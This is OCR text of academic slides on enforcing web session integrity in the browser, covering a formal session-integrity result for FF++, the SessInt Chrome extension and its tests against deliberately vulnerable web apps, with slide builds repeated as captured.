
Thwarting Local CSRF Attacks



Thwarting Local CSRF Attacks



Thwarting Local CSRF Attacks



FF^{++}: Formal Results

Theorem (Session Integrity)

FF^{++} *enforces session integrity for any well-formed trace.*

FF^{++}: Formal Results

Theorem (Session Integrity)

FF^{++} *enforces session integrity for any well-formed trace.*

Well-formedness rules out some "weird" inputs:

- the user leaking the password via the address bar
- honest server putting cookies in the response body

FF^{++}: Formal Results

Theorem (Session Integrity)

FF^{++} *enforces session integrity for any well-formed trace.*

Well-formedness rules out some "weird" inputs:

- the user leaking the password via the address bar
- honest server putting cookies in the response body

The attacker is not forced to produce only well-formed inputs!

SessInt: Web Session Integrity for Chrome

Starting from the bullet-proof security of FF^{++}, we target two goals:

- develop our solution as a browser extension
- strike a good balance between security and usability

SessInt: Web Session Integrity for Chrome

Starting from the bullet-proof security of FF^{++}, we target two goals:

- develop our solution as a browser extension
- strike a good balance between security and usability

SessInt is a proof-of-concept implementation!

- works nicely for many web applications (e.g., Facebook, Twitter, ...)
- still breaks useful collaborative scenarios (e.g., Paypal)

SessInt: Experiments

We tested SessInt against existing vulnerable web applications:

- OWASP Mutillidae
- Damn Vulnerable Web Application

Good news: all the attacks are successfully prevented

- even the more *relaxed* security discipline of SessInt is effective

SessInt: Experiments

We tested SessInt against existing vulnerable web applications:

- OWASP Mutillidae
- Damn Vulnerable Web Application

Good news: all the attacks are successfully prevented

- even the more *relaxed* security discipline of SessInt is effective
- empiric assurance about security proof! :-)

SessInt: Experiments

We tested SessInt against existing vulnerable web applications:

- OWASP Mutillidae
- Damn Vulnerable Web Application

Good news: all the attacks are successfully prevented

- even the more *relaxed* security discipline of SessInt is effective
- empiric assurance about security proof! :-)

We still lack a large-scale usability study

SessInt: Experiments

We tested SessInt against existing vulnerable web applications:

- OWASP Mutillidae
- Damn Vulnerable Web Application

Good news: all the attacks are successfully prevented

- even the more *relaxed* security discipline of SessInt is effective
- empiric assurance about security proof! :-)

We still lack a large-scale usability study

- ... working on it

Outline

Conclusion

Enforcing web session integrity at the browser side is:

Conclusion

Enforcing web session integrity at the browser side is:

- feasible: FF^{++} is a significant step in that direction

Conclusion

Enforcing web session integrity at the browser side is:

- feasible: FF^{++} is a significant step in that direction
- challenging: we need a restrictive security policy

Conclusion

Enforcing web session integrity at the browser side is:

- feasible: FF^{++} is a significant step in that direction
- challenging: we need a restrictive security policy

We need to sacrifice full-fledged web session integrity to support the Web

- websites can be secured, but usability is at harm
- the expertise we got through the security proof helps a lot

Conclusion

Enforcing web session integrity at the browser side is:

- feasible: FF^{++} is a significant step in that direction
- challenging: we need a restrictive security policy

We need to sacrifice full-fledged web session integrity to support the Web

- websites can be secured, but usability is at harm
- the expertise we got through the security proof helps a lot
- provocative thought: should we really support everything?

Thank you